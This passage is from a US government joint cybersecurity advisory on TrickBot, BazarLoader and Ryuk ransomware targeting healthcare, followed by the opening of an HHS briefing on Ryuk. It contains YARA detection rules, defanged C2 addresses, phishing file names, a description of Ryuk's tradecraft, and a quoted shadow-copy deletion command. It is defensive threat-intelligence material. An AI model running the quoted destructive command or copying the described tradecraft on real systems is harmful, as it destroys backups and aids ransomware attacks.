      $pre = {43 00 4F 00 4E 00 4F 00 55 00 54 00 24 00 00 00} //CONOUT$
      $pst = {6B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 00 00 00} //kernel32.dll
      $deob_x86 = {8B C8 89 4D F8 83 F9 FF 74 52 46 89 5D F4 88 5D FF 85 F6 74 34 8A 83 ?? ?? ?? ?? 32 83 ?? ?? ?? ?? 6A 00 88 45 FF
8D 45 F4 50 6A 01 8D 45 FF 50 51 FF 15 34 80 41 00 8B 4D F8 43 8B F0 81 FB 00 ?? ?? ?? 72 CC 85 F6 75 08}
      $deob_x64 = {42 0F B6 84 3F ?? ?? ?? ?? 4C 8D 8C 24 80 00 00 00 42 32 84 3F ?? ?? ?? ?? 48 8D 54 24 78 41 B8 01 00 00 00 88 44 24
78 48 8B CE 48 89 6C 24 20 FF 15 ?? ?? ?? ?? 48 FF C7 8B D8 48 81 FF ?? ?? ?? ?? 72 B8}
   condition:
      (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550)
      and
        (  uint16(@pre+16) ^ uint16(@pre+16+((@pst-(@pre+16))\2)) == 0x5A4D
           or
           $deob_x86 or $deob_x64
        )
}
```

```
import "pe"
rule anchor_dns_string_1001_with_pe_section_dll_export_resolve_ip_domains {
   meta:
      description = "Rule to detect AnchorDNS samples based off /1001/ string in combination with DLL export name string, PE
section .addr or IP resolution domains"
      author = "NCSC"
      hash1 = "ff8237252d53200c132dd742edc77a6c67565eee"
      hash2 = "c8299aadf886da55cb47e5cbafe8c5a482b47fc8"
   strings:
      $str1001 = {2F 31 30 30 31 2F 00} // /1001/
      $strCtrl = {2C 43 6F 6E 74 72 6F 6C 5F 52 75 6E 44 4C 4C 20 00} // ,Control_RunDLL
      $ip1 = "checkip.amazonaws.com" ascii wide
      $ip2 = "ipecho.net" ascii wide
      $ip3 = "ipinfo.io" ascii wide
      $ip4 = "api.ipify.org" ascii wide
      $ip5 = "icanhazip.com" ascii wide
      $ip6 = "myexternalip.com" ascii wide
      $ip7 = "wtfismyip.com" ascii wide
      $ip8 = "ip.anysrc.net" ascii wide
   condition:
      (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550)
      and $str1001
      and (
           for any i in (0..pe.number_of_sections): (
             pe.sections[i].name == ".addr"
           )
        or
           $strCtrl
        or
           6 of ($ip*)
```

```
    )
}
```

```
rule anchor_dns_check_random_string_in_dns_response {
  meta:
    description = "Rule to detect AnchorDNS samples based off checking random string in DNS response"
    author = "NCSC"
    hash1 = "056f326d9ab960ed02356b34a6dcd72d7180fc83"
    hash2 = "14e9d68bba7a184863667c680a8d5a757149aa36"
  strings:
    $x86 = {8A D8 83 C4 10 84 DB 75 08 8B 7D BC E9 84 00 00 00 8B 7D BC 32 DB 8B C7 33 F6 0F 1F 00 85 C0 74 71 40 6A 2F 50 E8 ??
?? ?? ?? 46 83 C4 08 83 FE 03 72 EA 85 C0 74 5B 83 7D D4 10 8D 4D C0 8B 75 D0 8D 50 01 0F 43 4D C0 83 EE 04 72 11 8B 02 3B 01 75
10 83 C2 04 83 C1 04 83 EE 04 73 EF 83 FE FC 74 2D 8A 02 3A 01 75 29 83 FE FD 74 22 8A 42 01 3A 41 01 75 1C 83 FE FE 74 15 8A 42
02 3A 41 02 75 0F 83 FE FF 74 08 8A 42 03 3A 41 03 75 02 B3 01 8B 75 B8}
    $x64 = {4C 39 75 EF 74 56 48 8D 45 DF 48 83 7D F7 10 48 0F 43 45 DF 49 8B FE 48 85 C0 74 40 48 8D 48 01 BA 2F 00 00 00 E8 ?? ??
?? ?? 49 03 FF 48 83 FF 03 72 E4 48 85 C0 74 24 48 8D 55 1F 48 83 7D 37 10 48 0F 43 55 1F 48 8D 48 01 4C 8B 45 2F E8 ?? ?? ?? ?? 0F
B6 DB 85 C0 41 0F 44 DF 49 03 F7 48 8B 55 F7 48 83 FE 05 0F 82 6A FF FF FF}
  condition:
    (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550) and any of them
}
```

```
rule anchor_dns_default_result_execute_command {
  meta:
    description = "Rule to detect AnchorDNS samples based off default result value and executing command"
    author = "NCSC"
    hash1 = "056f326d9ab960ed02356b34a6dcd72d7180fc83"
    hash2 = "14e9d68bba7a184863667c680a8d5a757149aa36"
  strings:
    $x86 = {83 C4 04 3D 80 00 00 00 73 15 8B 04 85 ?? ?? ?? ?? 85 C0 74 0A 8D 4D D8 51 8B CF FF D0 8A D8 84 DB C7 45 A4 0F 00 00
00}
    $x64 = {48 98 B9 E7 03 00 00 48 3D 80 00 00 00 73 1B 48 8D 15 ?? ?? ?? ?? 48 8B 04 C2 48 85 C0 74 0B 48 8D 55 90 48 8B CE FF D0
8B C8}
  condition:
    (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550) and any of them
}
```

```
rule anchor_dns_pdbs {
  meta:
    description = "Rule to detect AnchorDNS samples based off partial PDB paths"
    author = "NCSC"
    hash1 = "f0e575475f33600aede6a1b9a5c14f671cb93b7b"
    hash2 = "1304372bd4cdd877778621aea715f45face93d68"
    hash3 = "e5dc7c8bfa285b61dda1618f0ade9c256be75d1a"
    hash4 = "f96613ac6687f5dbbed13c727fa5d427e94d6128"
    hash5 = "46750d34a3a11dd16727dc622d127717beda4fa2"
  strings:
    $ = ":\\MyProjects\\secondWork\\Anchor\\"
    $ = ":\\simsim\\anchorDNS"
    $ = ":\\[JOB]\\Anchor\\"
    $ = ":\\Anchor\\Win32\\Release\\Anchor_"
    $ = ":\\Users\\ProFi\\Desktop\\data\\Win32\\anchor"
  condition:
    (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550) and any of them
}
```

BazarLoader/BazarBackdoor

Beginning in approximately early 2020, actors believed to be associated with TrickBot began using BazarLoader and BazarBackdoor to infect victim networks. The loader and backdoor work closely together to achieve infection and communicate with the same C2 infrastructure. Campaigns using Bazar represent a new technique for cybercriminals to infect and monetize networks and have increasingly led to the deployment of ransomware, including Ryuk. BazarLoader has become one of the most commonly used vectors for ransomware deployment.

Deployment of the BazarLoader malware typically comes from phishing email and contains the following:

- Phishing emails are typically delivered by commercial mass email delivery services. Email received by a victim will contain a link to an actor-controlled Google Drive document or other free online filehosting solutions, typically purporting to be a PDF file.
- This document usually references a failure to create a preview of the document and contains a link to a URL hosting a malware payload in the form of a misnamed or multiple extension file.
- Emails can appear as routine, legitimate business correspondence about customer complaints, hiring decision, or other important tasks that require the attention of the recipient.
- Some email communications have included the recipient's name or employer name in the subject line and/or email body.

Through phishing emails linking users to Google Documents, actors used the below identified file names to install BazarLoader:

- `Report-Review26-10.exe`
- `Review_Report15-10.exe`
- `Document_Print.exe`
- `Report10-13.exe`
- `Text_Report.exe`

Bazar activity can be identified by searching the system startup folders and Userinit values under the `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` registry key:

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\adobe.lnk
```

For a comprehensive list of indicators of compromise regarding the BazarLocker and other malware, see https://www.fireeye.com/blog/threat-research/2020/10/kegtap-and-singlemalt-with-a-ransomware-chaser.html.

Indicators

In addition to TrickBot and BazarLoader, threat actors are using malware, such as KEGTAP, BEERBOT, SINGLEMALT, and others as they continue to change tactics, techniques, and procedures in their highly dynamic campaign. The following C2 servers are known to be associated with this malicious activity.

- `45[.]148[.]10[.]92`
- `170[.]238[.]117[.]187`
- `177[.]74[.]232[.]124`
- `185[.]68[.]93[.]17`
- `203[.]176[.]135[.]102`
- `96[.]9[.]73[.]73`
- `96[.]9[.]77[.]142`
- `37[.]187[.]3[.]176`
- `45[.]89[.]127[.]92`
- `62[.]108[.]35[.]103`
- `91[.]200[.]103[.]242`

- `103[.]84[.]238[.]3`
- `36[.]89[.]106[.]69`
- `103[.]76[.]169[.]213`
- `36[.]91[.]87[.]227`
- `105[.]163[.]17[.]83`
- `185[.]117[.]73[.]163`
- `5[.]2[.]78[.]118`
- `185[.]90[.]61[.]69`
- `185[.]90[.]61[.]62`
- `86[.]104[.]194[.]30`
- `31[.]131[.]21[.]184`
- `46[.]28[.]64[.]8`
- `104[.]161[.]32[.]111`
- `107[.]172[.]140[.]171`
- `131[.]153[.]22[.]148`
- `195[.]123[.]240[.]219`
- `195[.]123[.]242[.]119`
- `195[.]123[.]242[.]120`
- `51[.]81[.]113[.]25`
- `74[.]222[.]14[.]27`

Ryuk Ransomware

Typically Ryuk has been deployed as a payload from banking Trojans such as TrickBot. (See the United Kingdom (UK) National Cyber Security Centre (NCSC) advisory, Ryuk Ransomware Targeting Organisations Globally, on their ongoing investigation into global Ryuk ransomware campaigns and associated Emotet and TrickBot malware.) Ryuk first appeared in August 2018 as a derivative of Hermes 2.1 ransomware, which first emerged in late 2017 and was available for sale on the open market as of August 2018. Ryuk still retains some aspects of the Hermes code. For example, all of the files encrypted by Ryuk contain the `HERMES` tag but, in some infections, the files have `.ryk` added to the filename, while others do not. In other parts of the ransomware code, Ryuk has removed or replaced features of Hermes, such as the restriction against targeting specific Eurasia-based systems.

While negotiating the victim network, Ryuk actors will commonly use commercial off-the-shelf products—such as Cobalt Strike and PowerShell Empire—in order to steal credentials. Both frameworks are very robust and are highly effective dual-purpose tools, allowing actors to dump clear text passwords or hash values from memory with the use of Mimikatz. This allows the actors to inject malicious dynamic-link library into memory with read, write, and execute permissions. In order to maintain persistence in the victim environment, Ryuk actors have been known to use scheduled tasks and service creation.

Ryuk actors will quickly map the network in order to enumerate the environment to understand the scope of the infection. In order to limit suspicious activity and possible detection, the actors choose to live off the land and, if possible, use native tools—such as net view, net computers, and ping—to locate mapped network shares, domain controllers, and active directory. In order to move laterally throughout the network, the group relies on native tools, such as PowerShell, Windows Management Instrumentation (WMI), Windows Remote Management , and Remote Desktop

Protocol (RDP). The group also uses third-party tools, such as Bloodhound.

Once dropped, Ryuk uses AES-256 to encrypt files and an RSA public key to encrypt the AES key. The Ryuk dropper drops a `.bat` file that attempts to delete all backup files and Volume Shadow Copies (automatic backup snapshots made by Windows), preventing the victim from recovering encrypted files without the decryption program.

In addition, the attackers will attempt to shut down or uninstall security applications on the victim systems that might prevent the ransomware from executing. Normally this is done via a script, but if that fails, the attackers are capable of manually removing the applications that could stop the attack. The `RyukReadMe` file placed on the system after encryption provides either one or two email addresses, using the end-to-end encrypted email provider Protonmail, through which the victim can contact the attacker(s). While earlier versions provide a ransom amount in the initial notifications, Ryuk users are now designating a ransom amount only after the victim makes contact.

The victim is told how much to pay to a specified Bitcoin wallet for the decryptor and is provided a sample decryption of two files.

Initial testing indicates that the `RyukReadMe` file does not need to be present for the decryption script to run successfully but other reporting advises some files will not decrypt properly without it. Even if run correctly, there is no guarantee the decryptor will be effective. This is further complicated because the `RyukReadMe` file is deleted when the script is finished. This may affect the decryption script unless it is saved and stored in a different location before running.

According to MITRE, Ryuk uses the ATT&CK techniques listed in table 1.

Table 1: Ryuk ATT&CK techniques

Technique	Use
System Network Configuration Discovery [T1016]	Ryuk has called `GetIpNetTable` in attempt to identify all mounted drives and hosts that have A n Protocol entries.
Masquerading: Match Legitimate Name or Location [T1036.005]	Ryuk has constructed legitimate appearing installation folder paths by calling `GetWindowsDire` inserting a null byte at the fourth character of the path. For Windows Vista or higher, the path wo `C:\Users\Public` .
Process Injection [T1055]	Ryuk has injected itself into remote processes to encrypt files using a combination of `VirtualA` `cessMemory` , and `CreateRemoteThread` .
Process Discovery [T1057]	Ryuk has called `CreateToolhelp32Snapshot` to enumerate all running processes.
Command and Scripting Interpreter: Windows Command Shell [T1059.003]	Ryuk has used `cmd.exe` to create a Registry entry to establish persistence.
File and Directory Discovery [T1083]	Ryuk has called `GetLogicalDrives` to enumerate all mounted drives, and `GetDriveTypeW` to ve type.
Native API [T1106]	Ryuk has used multiple native APIs including `ShellExecuteW` to run executables; `GetWindowsD` eate folders; and `VirtualAlloc` , `WriteProcessMemory` , and `CreateRemoteThread` for proces
Access Token Manipulation [T1134]	Ryuk has attempted to adjust its token privileges to have the `SeDebugPrivilege` .
Data Encrypted for Impact [T1486]	Ryuk has used a combination of symmetric and asymmetric encryption to encrypt files. Files hav d with their own AES key and given a file extension of `.RYK` . Encrypted directories have had a ra `yukReadMe.txt` written to the directory.
Service Stop [T1489]	Ryuk has called `kill.bat` for stopping services, disabling services and killing processes.
Inhibit System Recovery [T1490]	Ryuk has used `vssadmin Delete Shadows /all /quiet` to delete volume shadow copies and `ze shadowstorage` to force deletion of shadow copies created by third-party applications.
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder [T1047.001]	Ryuk has used the Windows command line to create a Registry entry under `HKEY_CURRENT_USEF` `rosoft\Windows\CurrentVersion\Run` to establish persistence.
Impair Defenses: Disable or Modify Tools [T1562.001]	Ryuk has stopped services related to anti-virus.

Mitigations

For a downloadable copy of IOCs, see AA20-302A.stix. For additional IOCs detailing this activity, see https://gist.github.com/aaronst/6aa7f61246f53a8dd4befea86e832456.

Plans and Policies

CISA, FBI, and HHS encourage HPH Sector organizations to maintain business continuity plans—the practice of executing essential functions through emergencies (e.g., cyberattacks)—to minimize service interruptions. Without planning, provision, and implementation of continuity principles, organizations may be unable to continue operations. Evaluating continuity and capability will help identify continuity gaps. Through identifying and addressing these gaps, organizations can establish a viable continuity program that will help keep them functioning during cyberattacks or other emergencies. CISA, FBI, and HHS suggest HPH Sector organizations review or establish patching plans, security policies, user agreements, and business continuity plans to ensure they address current threats posed by malicious cyber actors.

Network Best Practices

- Patch operating systems, software, and firmware as soon as manufacturers release updates.
- Check configurations for every operating system version for HPH organization-owned assets to prevent issues from arising that local users are unable to fix due to having local administration disabled.
- Regularly change passwords to network systems and accounts and avoid reusing passwords for different accounts.
- Use multi-factor authentication where possible.
- Disable unused remote access/Remote Desktop Protocol (RDP) ports and monitor remote access/RDP logs.
- Implement application and remote access allow listing to only allow systems to execute programs known and permitted by the established security policy.
- Audit user accounts with administrative privileges and configure access controls with least privilege in mind.
- Audit logs to ensure new accounts are legitimate.
- Scan for open or listening ports and mediate those that are not needed.
- Identify critical assets such as patient database servers, medical records, and teleheatlh and telework infrastructure; create backups of these systems and house the backups offline from the network.
- Implement network segmentation. Sensitive data should not reside on the same server and network segment as the email environment.
- Set antivirus and anti-malware solutions to automatically update; conduct regular scans.

Ransomware Best Practices

CISA, FBI and HHS do not recommend paying ransoms. Payment does not guarantee files will be recovered. It may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. In addition to implementing the above network best practices, the FBI, CISA and HHS also recommend the following:

- Regularly back up data, air gap, and password protect backup copies offline.
- Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, secure location.

User Awareness Best Practices

- Focus on awareness and training. Because end users are targeted, make employees and stakeholders aware of the threats—such as ransomware and phishing scams—and how they are delivered. Additionally, provide users training on information security principles and techniques as well as overall emerging cybersecurity risks and vulnerabilities.
- Ensure that employees know who to contact when they see suspicious activity or when they believe they have been a victim of a cyberattack. This will ensure that the proper established mitigation strategy can be employed quickly and efficiently.

Recommended Mitigation Measures

System administrators who have indicators of a TrickBot network compromise should immediately take steps to back up and secure sensitive or proprietary data. TrickBot infections may be indicators of an imminent ransomware attack; system administrators should take steps to secure network devices accordingly. Upon evidence of a TrickBot infection, review DNS logs and use the `XOR` key of `0xB9` to decode `XOR` encoded DNS requests to reveal the presence of `Anchor_DNS`, and maintain and provide relevant logs.

GENERAL RANSOMWARE MITIGATIONS — HPH SECTOR

This section is based on CISA and Multi-State Information Sharing and Analysis Center (MS-ISAC)'s Joint Ransomware Guide, which can be found at https://www.cisa.gov/publication/ransomware-guide.

CISA, FBI, and HHS recommend that healthcare organizations implement both ransomware prevention and ransomware response measures immediately.

Ransomware Prevention

Join and Engage with Cybersecurity Organizations

CISA, FBI, and HHS recommend that healthcare organizations take the following initial steps:

- Join a healthcare information sharing organization, H-ISAC:
  - Health Information Sharing and Analysis Center (H-ISAC): https://h-isac.org/membership-account/join-h-isac/
  - Sector-based ISACs - National Council of ISACs: https://www.nationalisacs.org/member-isacs
  - Information Sharing and Analysis Organization (ISAO) Standards Organization: https://www.isao.org/information-sharing-groups/
- Engage with CISA and FBI, as well as HHS—through the HHS Health Sector Cybersecurity Coordination Center (HC3)—to build a lasting partnership and collaborate on information sharing, best practices, assessments, and exercises.
  - CISA: cisa.gov, https://us-cert.cisa.gov/mailing-lists-and-feeds, central@cisa.gov
  - FBI: ic3.gov, www.fbi.gov/contact-us/field, CyWatch@fbi.gov
  - HHS/HC3: http://www.hhs.gov/hc3, HC3@HHS.gov

Engaging with the H-ISAC, ISAO, CISA, FBI, and HHS/HC3 will enable your organization to receive critical information and access to services to better manage the risk posed by ransomware and other cyber threats.

Follow Ransomware Best Practices

Refer to the best practices and references below to help manage the risk posed by ransomware and support your organization's coordinated and efficient response to a ransomware incident. Apply these practices to the greatest extent possible based on availability of organizational resources.

- It is critical to maintain offline, encrypted backups of data and to regularly test your backups. Backup procedures should be conducted on a regular basis. It is important that backups be maintained offline or in separated networks as many ransomware variants attempt to find and delete any accessible backups. Maintaining offline, current backups is most critical because there is no need to pay a ransom for data that is readily accessible to your organization.
    - Use the 3-2-1 rule as a guideline for backup practices. The rule states that three copies of all critical data are retained on at least two different types of media and at least one of them is stored offline.
    - Maintain regularly updated "gold images" of critical systems in the event they need to be rebuilt. This entails maintaining image "templates" that include a preconfigured operating system (OS) and associated software applications that can be quickly deployed to rebuild a system, such as a virtual machine or server.
    - Retain backup hardware to rebuild systems in the event rebuilding the primary system is not preferred.
        - Hardware that is newer or older than the primary system can present installation or compatibility hurdles when rebuilding from images.
        - Ensure all backup hardware is properly patched.
- In addition to system images, applicable source code or executables should be available (stored with backups, escrowed, license agreement to obtain, etc.). It is more efficient to rebuild from system images, but some images will not install on different hardware or platforms correctly; having separate access to needed software will help in these cases.
- Create, maintain, and exercise a basic cyber incident response plan and associated communications plan that includes response and notification procedures for a ransomware incident.
    - Review available incident response guidance, such as CISA's Technical Approaches to Uncovering and Remediating Malicious Activity https://us-cert.cisa.gov/ncas/alerts/aa20-245a.
- Help your organization better organize around cyber incident response.
- Develop a cyber incident response plan.
- The Ransomware Response Checklist, available in the CISA and MS-ISAC Joint Ransomware Guide, serves as an adaptable, ransomware- specific annex to organizational cyber incident response or disruption plans.
- Review and implement as applicable MITRE's Medical Device Cybersecurity: Regional Incident Preparedness and Response Playbook (https://www.mitre.org/sites/default/files/publications/pr-18-1550-Medical-Device-Cybersecurity-Playbook.pdf).
- Develop a risk management plan that maps critical health services and care to the necessary information systems; this will ensure that the incident response plan will contain the proper triage procedures.
- Plan for the possibility of critical information systems being inaccessible for an extended period of time. This should include but not be limited to the following:
    - Print and properly store/protect hard copies of digital information that would be required for critical patient healthcare.
    - Plan for and periodically train staff to handle the re-routing of incoming/existing patients in

  - an expedient manner if information systems were to abruptly and unexpectedly become unavailable.
  - Coordinate the potential for surge support with other healthcare facilities in the greater local area. This should include organizational leadership periodically meeting and collaborating with counterparts in the greater local area to create/update plans for their facilities to both abruptly send and receive a significant amount of critical patients for immediate care. This may include the opportunity to re-route healthcare employees (and possibly some equipment) to provide care along with additional patients.
- Consider the development of a second, air-gapped communications network that can provide a minimum standard of backup support for hospital operations if the primary network becomes unavailable if/when needed.
- Predefine network segments, IT capabilities and other functionality that can either be quickly separated from the greater network or shut down entirely without impacting operations of the rest of the IT infrastructure.
- Legacy devices should be identified and inventoried with highest priority and given special consideration during a ransomware event.
- See CISA and MS-ISAC's Joint Ransomware Guide for infection vectors including internet-facing vulnerabilities and misconfigurations; phishing; precursor malware infection; and third parties and managed service providers.
- HHS/HC3 tracks ransomware that is targeting the HPH Sector; this information can be found at http://www.hhs.gov/hc3.

Hardening Guidance

- The Food and Drug Administration provides multiple guidance documents regarding the hardening of healthcare and specifically medical devices found here: https://www.fda.gov/medical-devices/digital-health-center-excellence/cybersecurity.
- See CISA and MS-ISAC's Joint Ransomware Guide for additional in-depth hardening guidance.

Contact CISA for These No-Cost Resources

- Information sharing with CISA and MS-ISAC (for SLTT organizations) includes bi-directional sharing of best practices and network defense information regarding ransomware trends and variants as well as malware that is a precursor to ransomware.
- Policy-oriented or technical assessments help organizations understand how they can improve their defenses to avoid ransomware infection: https://www.cisa.gov/cyber-resource-hub.
  - Assessments include Vulnerability Scanning and Phishing Campaign Assessment.
- Cyber exercises evaluate or help develop a cyber incident response plan in the context of a ransomware incident scenario.
- CISA Cybersecurity Advisors (CSAs) advise on best practices and connect you with CISA resources to manage cyber risk.
- Contacts:
  - SLTT organizations: CyberLiaison_SLTT@cisa.dhs.gov
  - Private sector organizations: CyberLiaison_Industry@cisa.dhs.gov

Ransomware Quick References

- *Ransomware: What It Is and What to Do About It* (CISA): General ransomware guidance for organizational leadership and more in-depth information for CISOs and technical staff: https://www.us-cert.cisa.gov/sites/default/files/publications/Ransomware_Executive_One-

Pager_and_Technical_ Document-FINAL.pdf

- Ransomware (CISA): Introduction to ransomware, notable links to CISA products on protecting networks, specific ransomware threats, and other resources: https://www.us-cert.cisa.gov /Ransomware
- HHS/HC3: Ransomware that impacts HPH is tracked by the HC3 and can be found at www.hhs.gov/hc3
- *Security Primer – Ransomware* (MS-ISAC): Outlines opportunistic and strategic ransomware campaigns, common infection vectors, and best practice recommendations: https://www.cisecurity.org/white-papers/security-primer-ransomware/
- *Ransomware: Facts, Threats, and Countermeasures* (MS- ISAC): Facts about ransomware, infection vectors, ransomware capabilities, and how to mitigate the risk of ransomware infection: https://www.cisecurity.org/blog/ransomware- facts-threats-and-countermeasures/
- HHS Ransomware Fact Sheet: https://www.hhs.gov/sites/default/files /RansomwareFactSheet.pdf
- NIST Securing Data Integrity White Paper: https://csrc.nist.gov/publications/detail/white-paper/2020/10/01/securing-data-integrity-against-ransomware-attacks/draft

Ransomware Response Checklist

Remember: Paying the ransom will not ensure your data is decrypted or that your systems or data will no longer be compromised. CISA, FBI, and HHS do not recommend paying ransom.

Should your organization be a victim of ransomware, CISA strongly recommends responding by using the Ransomware Response Checklist located in CISA and MS-ISAC's Joint Ransomware Guide, which contains steps for detection and analysis as well as containment and eradication.

Consider the Need For Extended Identification or Analysis

If extended identification or analysis is needed, CISA, HHS/HC3, or federal law enforcement may be interested in any of the following information that your organization determines it can legally share:

- Recovered executable file
- Copies of the readme file – DO NOT REMOVE the file or decryption may not be possible
- Live memory (RAM) capture from systems with additional signs of compromise (use of exploit toolkits, RDP activity, additional files found locally)
- Images of infected systems with additional signs of compromise (use of exploit toolkits, RDP activity, additional files found locally)
- Malware samples
- Names of any other malware identified on your system
- Encrypted file samples
- Log files (Windows Event Logs from compromised systems, Firewall logs, etc.)
- Any PowerShell scripts found having executed on the systems
- Any user accounts created in Active Directory or machines added to the network during the exploitation
- Email addresses used by the attackers and any associated phishing emails
- A copy of the ransom note
- Ransom amount and whether or not the ransom was paid
- Bitcoin wallets used by the attackers
- Bitcoin wallets used to pay the ransom (if applicable)

- Copies of any communications with attackers

Upon voluntary request, CISA can assist with analysis (e.g., phishing emails, storage media, logs, malware) at no cost to support your organization in understanding the root cause of an incident, even in the event additional remote assistance is not requested.

- CISA – Advanced Malware Analysis Center: https://www.malware.us-cert.gov/MalwareSubmission/pages/submission.jsf
- Remote Assistance – Request via Central@cisa.gov

Contact Information

CISA, FBI, and HHS recommend identifying and having on hand the following contact information for ready use should your organization become a victim of a ransomware incident. Consider contacting these organizations for mitigation and response assistance or for purpose of notification.

- State and Local Response Contacts
- IT/IT Security Team – Centralized Cyber Incident Reporting
- State and Local Law Enforcement
- Fusion Center
- Managed/Security Service Providers
- Cyber Insurance

To report suspicious or criminal activity related to information found in this Joint Cybersecurity Advisory, contact your local FBI field office at www.fbi.gov/contact-us/field, or the FBI's 24/7 Cyber Watch (CyWatch) at (855) 292-3937 or by email at CyWatch@fbi.gov. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact. To request incident response resources or technical assistance related to these threats, contact CISA at Central@cisa.gov.

Additionally, see CISA and MS-ISAC's Joint Ransomware Guide for information on contacting—and what to expect from contacting—federal asset response and federal threat response contacts.

Disclaimer

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see https://cisa.gov/tlp.

References

CISA Emergency Services Sector Continuity Planning Suite
CISA MS-ISAC Joint Ransomware Guide
CISA Tip: Avoiding Social Engineering and Phishing Attacks
FBI PSA: "High-Impact Ransomware Attacks Threaten U.S. Businesses and Organizat…
Health Industry Cybersecurity Tactical Crisis Response
Health Industry Cybersecurity Practices (HICP)

HHS - Ransomware Spotlight Webinar
HHS - Health Industry Cybersecurity Practices: Managing Threats and Protecting …
HHS - Ransomware Briefing
HHS - Aggressive Ransomware Impacts
HHS - Ransomware Fact Sheet
HHS - Cyber Attack Checklist
HHS - Cyber-Attack Response Infographic
NIST - Data Integrity Publication
NIST - Guide for Cybersecurity Event Recovery
NIST - Identifying and Protecting Assets Against Ransomware and Other Destructi…
NIST - Detecting and Responding to Ransomware and Other Destructive Events
NIST - Recovering from Ransomware and Other Destructive Events
Github List of IOCs

Revisions

October 28, 2020: Initial version
October 29, 2020: Updated to include information on Conti, TrickBot, and BazarLoader, including new IOCs and Yara Rules for detection
November 2, 2020: Updated FBI link

This product is provided subject to this Notification and this Privacy & Use policy.

EXHIBIT 3

LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

HHS CYBERSECURITY PROGRAM

OFFICE OF INFORMATION SECURITY

The Evolution of Ryuk

04/08/2021

TLP: WHITE, ID# ***202104081030***

Agenda

- What is Ryuk?
- A New Ryuk Variant Emerges in 2021
- Progression of a Ryuk Infection
- Infection Chains
- Incident: Late September Attack on a Major US Hospital Network
- Incident: Late October Attack on US Hospitals
- UNC1878 – WIZARD SPIDER
- Danger to the HPH Sector
- Mitigations and Best Practices
- References

Slides Key:

Non-Technical: Managerial, strategic and high-level (general audience)

Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)

What is Ryuk?

- A form of ransomware and a common payload for banking Trojans (like TrickBot)
- First observed in 2017
- Originally based on Hermes(e) 2.1 malware but mutated since then
- Ryuk actors use commercial “off-the-shelf” products to navigate victim networks
    - Cobalt Strike, Powershell Empire
- SonicWall researchers claimed that Ryuk represented a third of all ransomware attacks in 2020
- In March 2020, threat actor group WIZARD SPIDER ceased deploying Ryuk and switched to using Conti ransomware, then resumed using Ryuk in mid-September
- As of November 2020, the US Federal Bureau of Investigation (FBI) estimated that victims paid over USD $61 million to recover files encrypted by Ryuk

A New Ryuk Variant Emerges in 2021


- Previous versions of Ryuk could not automatically move laterally through a network
  - Required a dropper and then manual movement
- A new version with “worm-like” capabilities was identified in January 2021
